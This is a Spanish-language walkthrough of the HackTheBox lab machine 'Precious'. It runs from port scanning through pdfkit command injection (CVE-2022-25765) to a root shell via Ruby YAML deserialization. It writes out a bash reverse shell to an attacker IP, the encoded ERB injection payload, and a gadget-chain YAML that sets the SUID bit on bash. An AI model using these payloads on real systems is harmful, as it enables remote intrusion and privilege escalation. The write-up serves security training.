270- PRECIOUS


- 1. PRECIOUS
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Command Injection in Pdfkit 0.8.6
  - 1.5. Privesc via leaked credentials in config files
  - 1.6. Privesc via YAML deserialization attack

1. PRECIOUS


https://app.hackthebox.com/machines/Precious


1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

- 

1.2. Nmap


- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.
  - 


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Añadimos el dominio *precious.htb* a nuestro /etc/hosts, ya que se está aplicando *virtual hosting*.
  - 

1.3. Tecnologías web


- **Whatweb**: nos reporta lo siguiente. Vemos que se está usando **Ruby** como lenguaje de programación.
  - 

1.4. Command Injection in Pdfkit 0.8.6

- CVE-2022-25765:
- Accedemos a la aplicación web, la cual tiene una función para convertir una página web a PDF. Por tanto, se están ejecutando comandos de sistema por detrás para poder hacer esto. Hemos podido ver que se está usando *Pdfkit 0.8.6*, que es una biblioteca de Python que proporciona una interfaz sencilla para convertir HTML y URLs a archivos PDF.
    - 

- Interceptamos esta petición con Burp Suite. Vamos a codificar un payload para obtener una reverse shell usando la herramienta HURL, primero a *base64*: `hURL -B "bash -i >& /dev/tcp/10.10.14.19/443 0>&1"`, y posteriormente, lo codificaremos a URL encode: `hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOS80NDMgMD4mMQ=="`. Obtenemos el payload final. Nos ponemos ahora en escucha con Netcat por un puerto.
    - 

- Ahora, usaremos toda esta estructura: `a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xOS80NDMgMD4mMQ%3D%3D|+base64+-d+|+bash");%25>` para enviar la petición por Burp Suite. Recibimos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *ruby*.

- 

> - **CVE-2022-25765**:
>   - El paquete *pdfkit* desde la versión *0.0.0* es vulnerable a inyección de comandos cuando la URL no está debidamente sanitizada.


1.5. Leaked credentials in config files

- Encontramos ahora las credenciales para el usuario *henry* en el siguiente directorio: /home/ruby/.bundle/config.
  - 


1.6. Privesc via YAML Deserialization Attack

- Hacemos `sudo -l` para listar los privilegios a nivel de sudo. Podemos ejecutar con `ruby` el siguiente script: /opt/update_dependencies.rb. Este script se usa para administrar Gems (paquetes


en Ruby). Vemos que el propietario es *root*, pero no podemos modificar su contenido o escribir. No obstante, al leer el script, nos damos cuenta que se está usando la función `YAML.load`, la cual podemos manipular para instanciar objetivos maliciosos y conducirnos a una escalada de privilegios.




- Asimismo, se está tratando de cargar el archivo *dependencies.yml*, el cual no está indicado por su ruta absoluta, lo que nos permite también indicar otra posible ruta para que el programa lea. De hecho, si ejecutamos el programa, obtenemos un error: el programa no encuentra el archivo *dependencies.yml*. Cuando creamos ahora este archivo (en /tmp, por ejemplo) y lo ejecutamos de nuevo, vemos que el programa ahora sí lee el archivo.



- Ahora que tenemos este archivo, vamos a usar una estructura YAML que contiene objetos Ruby para poder ejecutar comandos, y de este modo, elevar nuestros privilegios. Dentro de esta estructura, ejecutaremos el comando `chmod u+s /bin/bash`, para posteriormente, con `bash -p`, obtener una shell de Bash como root. Más información sobre este ataque ya la estructura que usamos en el enlace que compartimos a continuación.
  - https://blog.stratumsecurity.com/2021/06/09/blind-remote-code-execution-through-yaml-deserialization/



- Ejecutamos el programa ahora: `sudo /usr/bin/ruby /opt/update_dependencies.rb`, llamándose al archivo malicioso que creamos *dependencies.yml*. Finalmente, al hacer `bash -p`, obtenemos nuestra sesión como **root**.



> - La **deserialización de datos YAML** con `yaml.load` sin restringir la carga a un conjunto seguro de datos permite que el contenido deserializado contenga objetos y estructuras que puedan ejecutar código en el sistema. Esto se debe a que `yaml.load` puede interpretar y crear objetos complejos definidos en el YAML, incluyendo la ejecución de constructores arbitrarios.
> - Para mitigar estos riesgos, es esencial usar `yaml.safe_load` y seguir prácticas seguras de validación y actualización de software.

- **Estructura YAML con objetos Ruby**:

```
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
```

```
    header: "abc"
debug_output: &1 !ruby/object:Net::WriteAdapter
    socket: &1 !ruby/object:Gem::RequestSet
        sets: !ruby/object:Net::WriteAdapter
            socket: !ruby/module 'Kernel'
            method_id: :system
        git_set: chmod u+s /bin/bash
    method_id: :resolve
```